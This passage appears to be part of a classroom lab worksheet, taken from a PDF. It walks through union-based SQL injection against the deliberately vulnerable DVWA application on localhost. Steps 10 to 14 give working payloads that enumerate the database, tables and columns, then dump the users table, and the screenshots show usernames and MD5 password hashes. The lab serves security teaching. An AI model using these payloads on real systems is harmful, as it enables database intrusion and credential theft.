




- 10) Enter %' or 1=0 union SELECT NULL,database()# (you should see only the MySQL DB name) (Take snapshot)




11) Enter '%' or 1=0 union SELECT NULL,Table_name FROM INFORMATION_SCHEMA.Tables#

(you should see all table names in MySQL) (Take snapshot)





12) Enter %' or 1=0 union SELECT NULL,Table_name FROM INFORMATION_SCHEMA.Tables WHERE Table_Name LIKE 'user%'# (you should see all table names in MySQL) (Take snapshot)



13) Enter

%' or 1=0 union SELECT NULL,CONCAT(Table_Name,0x0a,Column_Name) FROM INFORMATION_SCHEMA.Columns WHERE Table_Name='users'##

(you should see all table names in MySQL)

(Take snapshot)

The screenshot shows the DVWA interface with the 'SQL Injection' vulnerability selected. The 'User ID' field contains the payload: `' or 1=0 union SELECT NULL,CONCAT(Table_Name,0x0a,Column_Name) FROM INFORMATION_SCHEMA.Columns WHERE Table_Name='users'##`. The output displays the results of the query, showing the first name, surname, and last name of the user 'users'.

Vulnerability: SQL Injection

User ID: Submit

ID: %' or 1=0 union SELECT NULL,CONCAT(Table_Name,0x0a,Column_Name) FROM INFORMATION_SCHEMA.Columns WHERE Table_Name='users'
First name:
Surname: users
user_id

ID: %' or 1=0 union SELECT NULL,CONCAT(Table_Name,0x0a,Column_Name) FROM INFORMATION_SCHEMA.Columns WHERE Table_Name='users'
First name:
Surname: users
first_name

ID: %' or 1=0 union SELECT NULL,CONCAT(Table_Name,0x0a,Column_Name) FROM INFORMATION_SCHEMA.Columns WHERE Table_Name='users'
First name:
Surname: users
last_name

ID: %' or 1=0 union SELECT NULL,CONCAT(Table_Name,0x0a,Column_Name) FROM INFORMATION_SCHEMA.Columns WHERE Table_Name='users'
First name:
Surname: users
user

ID: %' or 1=0 union SELECT NULL,CONCAT(Table_Name,0x0a,Column_Name) FROM INFORMATION_SCHEMA.Columns WHERE Table_Name='users'
First name:
Surname: users
password

ID: %' or 1=0 union SELECT NULL,CONCAT(Table_Name,0x0a,Column_Name) FROM INFORMATION_SCHEMA.Columns WHERE Table_Name='users'
First name:
Surname: users
avatar

ID: %' or 1=0 union SELECT NULL,CONCAT(Table_Name,0x0a,Column_Name) FROM INFORMATION_SCHEMA.Columns WHERE Table_Name='users'
First name:
Surname: users
last_login

ID: %' or 1=0 union SELECT NULL,CONCAT(Table_Name,0x0a,Column_Name) FROM INFORMATION_SCHEMA.Columns WHERE Table_Name='users'
First name:

The screenshot shows the DVWA interface with the 'SQL Injection' vulnerability selected. The 'User ID' field contains the payload: `' or 1=0 union SELECT NULL,CONCAT(Table_Name,0x0a,Column_Name) FROM INFORMATION_SCHEMA.Columns WHERE Table_Name='users'##`. The output displays the results of the query, showing the first name, surname, and last name of the user 'users'.

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Username: admin
Security Level: low
Locale: en
PHPIDS: disabled
SQLi DB: mysql

View Source View Help

Damn Vulnerable Web Application (DVWA) v1.10 "Development"

14) Enter

%' or 1=0 union SELECT

NULL,CONCAT(first_name,0x0a,last_name,0x0a,user,0x0a,password,0x0a,avatar) FROM users#

(you should see all info from users table including passwords) (Take snapshot)

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The left sidebar contains a menu with options like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection" and displays the results of a successful union-based attack. The attack payload is shown as: `ID: '% or 1=0 union SELECT NULL,CONCAT(first_name,0x0a,last_name,0x0a,user,0x0a,password,0x0a,avatar) FROM users#`. The results show the first three users: admin, Gordon Brown, and Hack Me. The admin user's password is visible. Below the results, there is a "More Information" section with links to Wikipedia, NetSparker, Owasp, and Bobby Tables. At the bottom, the application status is shown: Username: admin, Security Level: low, Locale: en, PHPIDS: disabled, SQL DB: mysql.

localhost/DVWA-master/vulnerabilities/sql/?id=%25%27+or+1%3D0+union+SELECT+NULL%2CCONCAT%28first_name%2C0x0a%2Clast_name%2C0x0a%2Cuser%2C0x0a%2Cpassword%2C0x0a%2Cavatar%29FROM%20users%23

Vulnerability: SQL Injection

User ID:

ID: '% or 1=0 union SELECT NULL,CONCAT(first_name,0x0a,last_name,0x0a,user,0x0a,password,0x0a,avatar) FROM users#
First name: admin
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99
/DVWA-master/hackable/users/admin.jpg

ID: '% or 1=0 union SELECT NULL,CONCAT(first_name,0x0a,last_name,0x0a,user,0x0a,password,0x0a,avatar) FROM users#
First name: Gordon
Surname: Gordon
Brown
gordonb
e99a18c428cb3d5f260853678922e03
/DVWA-master/hackable/users/gordonb.jpg

ID: '% or 1=0 union SELECT NULL,CONCAT(first_name,0x0a,last_name,0x0a,user,0x0a,password,0x0a,avatar) FROM users#
First name: Hack
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b
/DVWA-master/hackable/users/1337.jpg

ID: '% or 1=0 union SELECT NULL,CONCAT(first_name,0x0a,last_name,0x0a,user,0x0a,password,0x0a,avatar) FROM users#
First name: Pablo
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7
/DVWA-master/hackable/users/pablo.jpg

ID: '% or 1=0 union SELECT NULL,CONCAT(first_name,0x0a,last_name,0x0a,user,0x0a,password,0x0a,avatar) FROM users#
First name: Bob
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
/DVWA-master/hackable/users/smithy.jpg

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Username: admin
Security Level: low
Locale: en
PHPIDS: disabled
SQL DB: mysql

[View Source](#) [View Help](#)